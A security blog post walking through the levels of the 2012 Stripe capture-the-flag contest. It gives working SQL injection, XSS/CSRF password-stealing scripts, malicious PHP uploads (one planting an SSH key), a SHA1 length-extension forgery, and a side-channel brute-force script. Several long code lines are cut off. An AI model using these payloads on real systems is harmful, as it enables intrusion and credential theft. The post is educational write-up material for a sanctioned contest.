SpiderLabs Anterior

Official Blog of Trustwave's SpiderLabs - SpiderLabs is an elite team of ethical hackers, investigators and researchers at Trustwave advancing the security capabilities of leading businesses and organizations throughout the world.

Home
Archives
Subscribe
About SpiderLabs

29 August 2012

Stripe-CTF Walkthrough

I had the opportunity to do the Stripe-CTF (Capture The Flag) contest this past week, and enjoyed it immensely. Stripe is credit card processing software for developers so it was great to see them organize a second CTF contest. I worked with a few of my friends on the CTF although we didn't compete as a team, we did share ideas to work through some of the issues faster. They were Tim Medin, Joseph Tartaro, and Kevin Lynn.

Below are my answers for how I solved each of the challenges.

Level 0

Level 0 was a password safe utility where you were able to view secrets. This page was vulnerable to SQL Injection (SQLi).


The vulnerability is in this line:

```
  if (namespace) {
      var query = 'SELECT * FROM secrets WHERE key LIKE ? || ".%"';
```

The website has the form question:

```
Want to retrieve your secrets? View secrets for :
```

When you input the % character for secret, this causes the query to select all of the secrets. It results in:



Showing secrets for %:

Key	Value
secretstash-xqqkw.level01.password	FBNfyjkdfr

You can see that the key would have been almost impossible to guess, and the value was the password.

Level 1


Level 1 was a guessing game, the goal was to guess the right sequence of numbers, and then you would get the password. When we looked in the code, we found this:

```
extract($_GET);

if (isset($attempt)) {
              $combination = trim(file_get_contents($filename));
              if ($attempt === $combination) {
```

In this case, passing $filename on the GET line will override the built in filename. When you specify no value for file_get_contents, it will return FALSE. When trim runs against FALSE, it will trim down to an empty string. By passing in an empty string for the attempt variable as well, you will end up with the scenario where you have the check for "" === "" which is going to be true, allowing you to get the password.

Note the URL Line:



https://level01-2.stripe-ctf.com/user-dxknsnvsiu/?filename=&attempt=

Welcome to the Guessing Game!

Guess the secret combination below, and if you get it right, you'll get the password to the next level!

How did you know the secret combination was !?

You've earned the password to the access Level 2: yiubizZMIt

Level 2

Level 2 is a social application which allows you to upload your own avatar. The code doesn't have any particular vulnerability to exploit, it just doesn't have sufficient checking for what you are uploading. In this case, we have the ability to upload our own PHP file, which will run on the server.

We can see from the code that the file is stored in the user's home directory in a file called password.txt and the uploaded files for the images are loaded into the upload directory. By uploading the following PHP file into the upload form as our avatar, we can have the PHP file retrieve the password for us.

```
<?php
  include("../password.txt");
```

```
?>
```

We upload it as our image, and call it a.php. Then we go to https://level02-3.stripe-ctf.com/user-wsotctjptv/uploads/a.php and it will display the password.

Level 3

Level 3 is a more sophisticated version of the password safe from level 0. In order for a user to login, they have a salt and a hash that is stored in the database. When the user attempts to login, the hash and the salt are combined, hashed, and it should end up the same as the hash in the database. If it is, they are granted access, otherwise they are denied.

This level is vulnerable to SQLi just like level 0.

The vulnerable code is:

```
    query = """SELECT id, password_hash, salt FROM users
WHERE username = '{0}' LIMIT 1""".format(username)
 cursor.execute(query)

res = cursor.fetchone()

if not res:
return "There's no such user {0}!\n".format(username)     user_id, password_hash, salt = res

calculated_hash = hashlib.sha256(password + salt)

if calculated_hash.hexdigest() != password_hash:
```

So what we need to do is to figure out how to get a password concatenated with a salt to equal the hash it gets from the database. If we can do that, it will set our session user and show us the password. The SQL statement isn't escaped, so we can exploit the username function to inject SQL.

It's going to be tough to get it to give us the data, so why don't we just put the data we want in the query, so we'll always be right. In python, we can do this:

```
$ python
Python 2.6.1 (r261:67515, Aug  2 2010, 20:10:18)
[GCC 4.2.1 (Apple Inc. build 5646)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> hashlib.sha256("aa").hexdigest()
'961b6dd3ede3cb8ecbaacbd68de040cd78eb2ed5889130cceb4c49268ea4d506'
```

If we can get our secret and our password to both be a, our hash will be '961b6dd3ede3cb8ecbaacbd68de040cd78eb2ed5889130cceb4c49268ea4d506' and we want the id to be bob's id.

Let's work on a SQL statement:

```
aa' union all select id,'961b6dd3ede3cb8ecbaacbd68de040cd78eb2ed5889130cceb4c49268ea4d506','a' from users where username='bob' limi
```

There's probably not a user called aa, so by using aa and closing the query, we'll end up with this completed query:

```
SELECT id, password_hash, salt FROM users WHERE username = 'aa' union all select
id,'961b6dd3ede3cb8ecbaacbd68de040cd78eb2ed5889130cceb4c49268ea4d506','a' from
users where username='bob' limit 1 /*
```

Now, if we just use the password of "a" with our injected username, that should get us what we need.

So we put in for our form:

> Username: `aa' union all select id,'961b6dd3ede3cb8ecbaacbd68de040cd78eb2ed5889130cceb4c49268ea4d506','a' from users where username='bob' limit 1 /*`
>
> Password: a

We get:

> Welcome back! Your secret is: "The password to access level04 is: aZnRbEpSfX"

Level 4

Karma tracker is a social network tool that allows you to recognize folks for good deeds by granting them "Karma". To make sure that the tool isn't abused, when you give good karma to someone, they have the ability to see your password in order to keep you honest. There is one user called karma_fountain that has unlimited karma, so having them grant you karma would allow you to get their password. In this case, it grants you more than unlimited karma, it also grants you the password for the next level.

Because Karma tracker will allow the other person to see your password if you send them karma, that is the goal. There's no checking of the password content, so you can use it for XSS. Theres also no Cross-Site Request Forgery (CSRF) protection, so when your target logs in, if you sent them money, you can make them send a request to send you karma, allowing you to see their password. Our goal is to get karma_fountain's password.

So, let's create a new user called sussurro with a password of :

```
<script>$.post("/user-bmkrxgokay/transfer",
{ to: "sussurro", amount: 1 } );</script>
```

This string his uses jQuery to generate a new post request to the transfer URL when the target sees our password, transferring karma to our user, sussurro. When this happens, we will see the password in our list of users that have granted us karma:

> karma_fountain (password: UjsajbvQYL, last active 18:06:27 UTC)

Level 5

Level 5 was one of the more complicated levels. It was an alternative to OpenID, and the idea is that to authenticate with credentials from another site you need three things: a userid, a password, and a pingback URL that it would submit these credentials to. It would submit the credentials, and if it got a response of AUTHENTICATED, then it knew that you were authenticated with the site, and it granted you access.

The key to this vulnerability is this set of code:

```
    post '/*' do
       pingback = params[:pingback]
       username = params[:username]
       password = params[:password]
```

The app checks to verify that the request is a post, but doesn't check to see if the params were submitted on the get or post line.

This application will post the pingback URL with the username and password that was submitted looking for an AUTHENTICATED response.

To solve the AUTHENTICATED issue, we upload a script to our level 2 server that just says AUTHENTICATED. Mine was uploaded to https://level02-3.stripe-ctf.com/user-wsotctjptv/uploads/t.php.

This will allow us to authenticate, but there's another problem. To get the password, we have to authenticate to the level 5 server.

Our problem is here:

```
        if host =~ PASSWORD_HOSTS
           output += "
 Since you're a user of a password host and all,"
           output += " you deserve to know this password: #{PASSWORD}"
```

PASSWORD_HOSTS is the level 5 host. So how do we get our level 5 host to return AUTHENTICATED. It turns out that the username field is vulnerable to XSS. So how do we exploit the username to get it to do what we need?

We set our Pingback to :

> https://level05-2.stripe-ctf.com/user-dhixnvjmtz/?pingback=https://level02-3.stripe-ctf.com/user-wsotctjptv/uploads/t.php

and our Username to:

> <script>var a = document.body.innerHTML; document.body.innerHTML="\n \n AUTHENTICATED \n \n \n" + a; </script>

We need to post back to our level 5 page. So how do we make our level 5 page say authenticated. The trick is, we need our level 5 page to get a successful authentication with a pingback so that it prints our valid user. To do this, we cause it to submit to itself. If it doesn't have a pingback URL, it will get a 500 error.

Instead we use our valid pingback URL and make our successful attempt at authenticating with the level 2 URL to print AUTHENTICATED up at the top of the page, followed by letting us know we were authenticated on level 2. When the level 5 sees that AUTHENTICATED come back for it's response up at the top, it assumes it authenticated with itself and that was successful.

We should see after the submission:

> AUTHENTICATED AUTHENTICATED Remote server responded with: Remote server responded with: AUTHENTICATED . Authenticated as @level02-3.stripe-ctf.com!. Authenticated as @level05-2.stripe-ctf.com!

And when we go back to the root of the level 5 page, we should see:

> Since you're a user of a password host and all, you deserve to know this password: xmKORUNEEu

Level 6

Level 6 is another social media application called Streamer. Streamer allows friends to post things on a wall and share the data. Additional protections have been added such as you aren't allowed ot post either single or double quotes to the page, and there is a CSRF token to make sure that only the user can submit the page.

Once the user is logged in, there's also a page that can be viewed which shows their own username and password. The user we are after is the "level07-password-holder" user which checks on the timeline every few minutes.

This is another XSS exploit example. You can't use ' or " but you can use just about anything else. When you put in </script> for example you can see that it closes out the script block. For the body then, we want to cause the viewer to go and fetch their username and password and then submit it in the form. But this has CSRF protection, so we're going to have to get around that.

Let's look at the code:

```
</script><script>
username=String.fromCharCode(73,75,73);
$(document).ready(function() {
  $.get(String.fromCharCode(47, 117, 115, 101, 114, 45, 98, 116, 107, 113, 115,
97, 116, 110, 110, 110, 47, 117, 115, 101, 114, 95, 105, 110, 102, 111), { },
     function(data){
        document.forms[0].body.value = escape(data);
        document.forms[0].submit();
      });
}); </script><script>//
```

To start with, we need to close the current script block and open a new one. The last script block will fail, but ours will still be ok Next, we use String.fromCharCode to reset our userid because we broke it in the last code block. The fromCharCode function allows us to put in character values in numeric form that will be combined into a string with JavaScript, allowing us to create strings without using quotes. This sets it to "sus" without using any quotes.

Next, the form won't exist until the page is loaded, so we wrap our XSS in the ready function for the document. This is a jQuery construct that will postpone loading of our XSS until the page has finished.

Once the page is finished, we issue a get as the user browsing the page to the userinfo page. With the data we have, we escape it to remove any quotes, and then set the body value in the form to be our escaped data. Next we call the submit function itself so that the form will take care of submitting our XSRF token for us so that it will go through.

We wait, we want to not reload the page until the level7 user has visited. After waiting 5 minutes,we reload the page, and we will see the level7 user has submitted this:

> %3C%21doctype%20html%3E%0A%3Chtml%3E%0A%20%20%3Chead%3E%0A%20%20%20%20%3Ctitle%3EStreamer%3C/title%3E%0A%20%20%20%20%3Cscript%20src%3D%
> btkqsatnnn/js/jquery-
> 1.8.0.min.js%27%3E%3C/script%3E%0A%20%20%20%20%3Clink%20rel%3D%27stylesheet%27%20type%3D%27text/css%27%0A%20%20%20%20%20%20%20%20%20hre
> btkqsatnnn/css/bootstrap-
> combined.min.css%27%20/%3E%0A%20%20%3C/head%3E%0A%20%20%3Cbody%3E%0A%20%20%20%20%3Cdiv%20class%3D%27navbar%27%3E%0A%20%20%20%20%20
> inner%27%3E%0A%20%20%20%20%20%20%20%20%3Cdiv%20class%3D%27container%27%3E%0A%20%20%20%20%20%20%20%20%20%20%3Ca%20class%3D%27brand%
> btkqsatnnn/%27%3EStreamer%3C/a%3E%0A%20%20%20%20%20%20%20%20%20%20%0A%20%20%20%20%20%20%20%20%20%20%3Cul%20class%3D%27nav%
> right%27%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cli%3E%3Ca%20href%3D%27/user-
> btkqsatnnn/logout%27%3ELog%20Out%3C/a%3E%3C/li%3E%0A%20%20%20%20%20%20%20%20%20%20%3C/ul%3E%0A%20%20%20%20%20%20%20%20%2
> condensed%27%3E%0A%20%20%20%20%20%20%3Ctr%3E%0A%20%20%20%20%20%20%20%3Cth%3EUsername%3A%3C/th%3E%0A%20%20%20%20%20%20%20%20
> password-
> holder%3C/td%3E%0A%20%20%20%20%20%20%3C/tr%3E%0A%20%20%20%20%20%20%3Ctr%3E%0A%20%20%20%20%20%20%20%3Cth%3EPassword%3A%3C/th%3

We go to a unescape script online here: http://scriptasylum.com/tutorials/encode-decode.html

And we see this:

<th>Password:</th>

<td>'qMyePtbEDWYG"</td>

We now have the password for the level7 user, our target user.

Level 7


Level 7 is an application called WaffleCopter, the most awesome idea I've heard in a while. By submitting to their API, you submit your secret key, the type of waffle you want, and your GPS coordinates and a GPS RC helicopter will be dispatched to your location with a fresh waffle of your choice.

This is a CTF, so there will unfortunately be no waffles, just code. After we get over our despair that this doesn't exist, we search for the password that we need to get in the code. When searching the code we find in initialize_db.py this set of code:

```
def add_waffles(level_password):
     add_waffle('liege', 1, level_password)
     add_waffle('dream', 1, rand_alnum(14))
```

So the waffle for liege has the level password, and it has a 1 which means it has to be a premium user to get the password. We can see in the request log some of the requests which others have made:

https://level07-2.stripe-ctf.com/user-ksdoyapgfy/logs/1:



API Request Logs

date	path	body
2012-08-23 03:03:15	/orders	count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo|sig:fd0665d66a7a2cd023886dc622798f91b5fa2027
2012-08-23 03:03:15	/orders	count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken|sig:70fd72e8f63a83e0557c1d284ecb1e98d57386fe

We look at the users, and see that user 1 and user 2 are both premium users, knowing that we somehow have to turn these logs into a new request from our users with id 1 or 2 in order to get the password for the level. The password is the return code from a successful request for our waffle

Next we have to figure out how the signature for the message is made. The signature is what is the authorization that ensures that a request is from the correct user. Here's the code:

```
    h = hashlib.sha1()
    h.update(secret + raw_params)
    print 'computed signature', h.hexdigest(), 'for body', repr(raw_params)
```

So, we don't know the secret, but we do know the raw params. SHA1 is vulnerable to a padding attack though so using the information and scripts here we can try to use a padding attack to get a valid hash:

http://www.vnsecurity.net/2010/03/codegate_challenge15_sha1_padding_attack/#respond

We take our original request and do this:

```
python sha-padding.py 14 "count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo" fd0665d66a7a2cd023886dc622798f91b5fa2027 "&waffle=liege"
```

We use 14, the length of the secret, our original request, the original signature, and then what we want to append. Because these will be parsed in order, we add an additional waffle request on the end to get our liege waffle. The python script prints out this:

```
new msg:
'count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

base64:
Y291bnQ9MTAmbGF0PTM3LjM1MSZ1c2VyX2lkPTEmbG9uZz0tMTE5LjgyNyZ3YWZmbGU9ZWdnb4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
new sig: 1ea5de13811960f9125242d385ab28016b7eb2be
```

So now, we need to submit this, but how do we deal with the nulls. We use the base64 version, and submit it like this:

```
import urllib
import base64

params = base64.b64decode("Y291bnQ9MTAmbGF0PTM3LjM1MSZ1c2VyX2lkPTEmbG9uZz0tMTE5LjgyNyZ3YWZmbGU9ZWdnb4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
f = urllib.urlopen("https://level07-2.stripe-ctf.com/user-ksdoyapgfy/orders", params)
print f.read()
```

When we run it, we get this:

```
{"confirm_code": "OuyBgJwfDB", "message": "Great news: 10 liege waffles will soon be flying your way!", "success": true}
```

And we can see that our confirm code is the level password.

Level 8

Level 8 is a secure password system that breaks a password up into 4 chunks, stores it in 4 "chunk servers", and then spawns a master server that doesn't know the password, so it has to chunk up passwords and send to them to the chunk servers to see if they are valid. If they are, they will send back a {success: true} and otherwise they'll send back a {success: false}. It will try the chunks in order until it sees a fail, then it will wait a small amount of time to prevent timing attacks and return the {successs: false} if it failed or {success: true} if the password was right.

The system also has the ability to send the results somewhere else in addition to the requester. This allows us to know from a remote location if it succeeded or not, but it also allows us to get a baseline about how ports are changing. The problem is that the internets are slow, so we need to be closer.

It gives us a hint that level 2 will let us connect via SSH. These appear to be running on Amazon so likely it's using keys to get there. Let's exploit level 2 to get our keys there.

We upload a script to put our public key in place:

```
<?php
mkdir("../../.ssh");
$h = fopen("../../.ssh/authorized_keys", "w+");
fwrite($h,"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDjo2m8Qoi8iCCOPL86X+FW1Gn7yS5LtQXSPPvroNfXLPOSRpgEvSqnUtD84KOCDmdTcHicHbOC0zo/5gEI
fclose($h);
print "DONE!\n";
?>

```

This will put my public key in place so that I can ssh in, then finally:

```
ssh -i ctf user-wsotctjptv@level02-3.stripe-ctf.com

Linux leveltwo3.ctf-1.stripe-ctf.com 2.6.32-347-ec2 #52-Ubuntu SMP Fri Jul 27 14:38:36 UTC 2012 x86_64 GNU/Linux

Ubuntu 10.04.4 LTS


Welcome to Ubuntu!

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Aug 27 03:45:20 2012 from cpe-174-097-161-152.nc.res.rr.com
```

```
groups: cannot find name for group ID 4334
user-wsotctjptv@leveltwo3:~$
```

Now we have something closer, let’s see if we can setup a listener so we can figure out source ports to see if we can see how they are incrementing:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 8675))
s.listen(1)
for i in range(1,999):
        client , (host, port) = s.accept()
        print "Got Connection from %s on %d\n" % (host,port)
        print client.recv(1024)
        client.close()
```

We start our listener, and then use curl to request our page:

```
curl https://level08-1.stripe-ctf.com/user-ehjkzlhxxh/ -d
'{"password": "123456789012" , "webhooks":
["10.0.2.134:8675"]}'
```

and we see on our listener

```
POST / HTTP/1.0
Host:
User-Agent: PasswordChunker
Content-Length: 18
connection: close

{"success": false}

```

Now we know what we’re looking for. Let’s see if we can make a few requests and see what we get back from the level 2 host itself. We use the code:

```
import socket
import urllib

def check_pass(s):
  for i in range(1,5):
    try:
      urllib.urlopen('https://level08-1.stripe-ctf.com/user-eojzgklshq/', '{"password": "123456789012", "webhooks":["level02-3.stri
      client , (host, port) = s.accept()
      client.close()
      return (port)
    except socket.timeout:
      pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 8675))
s.listen(1)
for i in range(1,999):
        port = check_pass(s)
        print "Last port was %d" % port
```

```
user-wsotctjptv@leveltwo3:~$ python test.py
Last port was 43697
Last port was 43699
Last port was 43701
Last port was 44268
Last port was 44270
Last port was 44272
```

We can see that the port goes up by 2 a few times and sometimes more. We’re going to have to do a few checks for each one to make sure we’ve actually got it. When we get it, it’s going to go from a consistent difference of 2 or more to 3 or more. Let’s modify our code and calculate deltas:

```
import socket
import urllib

def check_pass(s,password):
  for i in range(1,5):
    try:
      urllib.urlopen('https://level08-1.stripe-ctf.com/user-eojzgklshq/', '{"password": "123456789012", "webhooks":["level02-3.stri
      client , (host, port1) = s.accept()
      client.close()
      urllib.urlopen('https://level08-1.stripe-ctf.com/user-eojzgklshq/', '{"password": "' + password + '", "webhooks":["level02-3.
      client , (host, port2) = s.accept()
      client.close()
      return (port2-port1)
    except socket.timeout:
      pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 8675))
s.listen(1)
for i in range(1,999):
        p = "%03d456789012" % i
        for j in range(5):
                port = check_pass(s,p)
                print "Last port difference for %d was %d" % (i,port)
```

So now, when we run it we see:

```
python test.py
Last port difference for 1 was 2
Last port difference for 1 was 2
Last port difference for 1 was 2
Last port difference for 1 was 3
Last port difference for 1 was 2
Last port difference for 2 was 2
Last port difference for 2 was 2
Last port difference for 2 was 3
```

We see that we're mostly 2s but some random higher ones. We want a scenario where all are 3's. Let's add some more checks to see when we've gotten it.

```
import socket
import urllib

def check_pass(s,password):
  for i in range(1,5):
    try:
      urllib.urlopen('https://level08-1.stripe-ctf.com/user-ehjkzlhxxh/', '{"password": "123456789012", "webhooks":["level02-3.stri
      client , (host, port1) = s.accept()
      client.close()
      urllib.urlopen('https://level08-1.stripe-ctf.com/user-ehjkzlhxxh/', '{"password": "' + password + '", "webhooks":["level02-3.
      client , (host, port2) = s.accept()
      client.close()
      return (port2-port1)
    except socket.timeout:
      pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 8675))
s.settimeout(2)
s.listen(1)
for i in range(0,999):
        p = "%03d456789012" % i
        count = 0
        for j in range(5):
                port = check_pass(s,p)
                print "Last port difference for %s was %d" % (p ,port)
                if port < 3:
                        break
                count += 1
        if count >= 5:
                print "Found number %d" % i
```

As you can see, here we've made it so we will increment the number in our password string by 1 and check it, if all of the checks out of 5 are greater than 2 then we think we've found the number. Let's see what we see…

```
Last port difference for 055456789012 was 2
Last port difference for 056456789012 was 2
Last port difference for 057456789012 was 2
Last port difference for 058456789012 was 2
Last port difference for 059456789012 was 8
Last port difference for 059456789012 was 2
Last port difference for 060456789012 was 165
Last port difference for 060456789012 was 2
Last port difference for 061456789012 was 2
Last port difference for 062456789012 was 60
Last port difference for 062456789012 was 3
Last port difference for 062456789012 was 114
Last port difference for 062456789012 was 3
Last port difference for 062456789012 was 3
Found number 62
```

We can see that most are 2's with a few higher ones. Those numbers are checked again until they see either a 2 and continue, or until they verify that all the checks are higher than 2.

This is well and good, but we've got to muck around with our password string to figure out each piece, and stop and start. So let's fix this up some more to automatically guess each password spot.

```
import socket
import urllib
import sys

def check_pass(s,password):
  for i in range(1,5):
    try:
      urllib.urlopen('https://level08-1.stripe-ctf.com/user-ehjkzlhxxh/', '{"password": "123456789012", "webhooks":["level02-3.stri
      client , (host, port1) = s.accept()
      client.close()
      urllib.urlopen('https://level08-1.stripe-ctf.com/user-ehjkzlhxxh/', '{"password": "' + password + '", "webhooks":["level02-3.
      client , (host, port2) = s.accept()
      if client.recv(1024).find("true") > 1:
         print "Secret password is : " + password
         sys.exit()

      client.close()
      return (port2-port1)
    except socket.timeout:
      pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 8675))
s.settimeout(2)
s.listen(1)
pw = ["123","456","789","012"]
for keys in range(0,4):
        for i in range(0,999):
                pw[keys] = "%03d" % i
                count = 0
                for j in range(5):
                        port = check_pass(s,''.join(pw))
                        if i % 10 == 0 :
                                print "Checking key %s" % (''.join(pw) )
                        if port < keys + 3:
                                break
                        count += 1
                if count >= 5:
                        pw[keys] = "%03d" % i
                        print "Found number %d" % i
                        break

s.close()
```

You can see here we added in a pw array, with each section being a chunk. We added a loop to go through each element of the pw array and try it, moving forward as wet set each piece. We also check they key spot and increment it by 1 for each position we advance. The only other place where we really changed assign from additional storage logic is we added in a check to see if we ever got a success. That will stop our check immediately because we've gotten the correct password. We should see something like this..

```
Checking key 000456789012
Checking key 010456789012
Checking key 010456789012
Checking key 020456789012
Checking key 030456789012
Checking key 030456789012
Checking key 040456789012
Checking key 040456789012
Checking key 050456789012
Checking key 050456789012
Checking key 060456789012
Checking key 060456789012
Found number 62
Checking key 062000789012
Checking key 062010789012
```

We can see it worked printing the number we're on every 10 numbers. It found the first part of the key, 62, and moved to the next part of the string. This will run until we get each part..

```
Checking key 060456789012
Found number 62
Checking key 062000789012
Checking key 062010789012
…
Checking key 062200789012
Found number 209
Checking key 062209000012
…
Checking key 062209470012
Found number 478
Checking key 062209478000
Checking key 062209478010
Checking key 062209478010
Checking key 062209478020
…
Checking key 062209478400
Checking key 062209478410
Secret password is : 062209478412
```

This was a great CTF and I learned a few things along the way. The Stripe guys obviously put a lot of work into this and it made it both challenging and fun. They have indicated that they will release the source code if you want to play with any of these levels now that the competition is over. I hope you got something useful out of my explanation of the solutions for these examples and I hope that Stripe does this again in future years.

Posted by Ryan Linn on 29 August 2012 at 15:52 in CTF | Permalink   ShareThis

Comments

Verify your Comment

Previewing your Comment

Posted by: |

This is only a preview. Your comment has not yet been posted.

Post Edit

Your comment could not be posted. Error type:

Your comment has been posted. Post another comment

The letters and numbers you entered did not match the image. Please try again.

As a final step before posting your comment, enter the letters and numbers you see in the image below. This prevents automated programs from posting comments.

Having trouble reading this image? View an alternate.

Type the two words:

Continue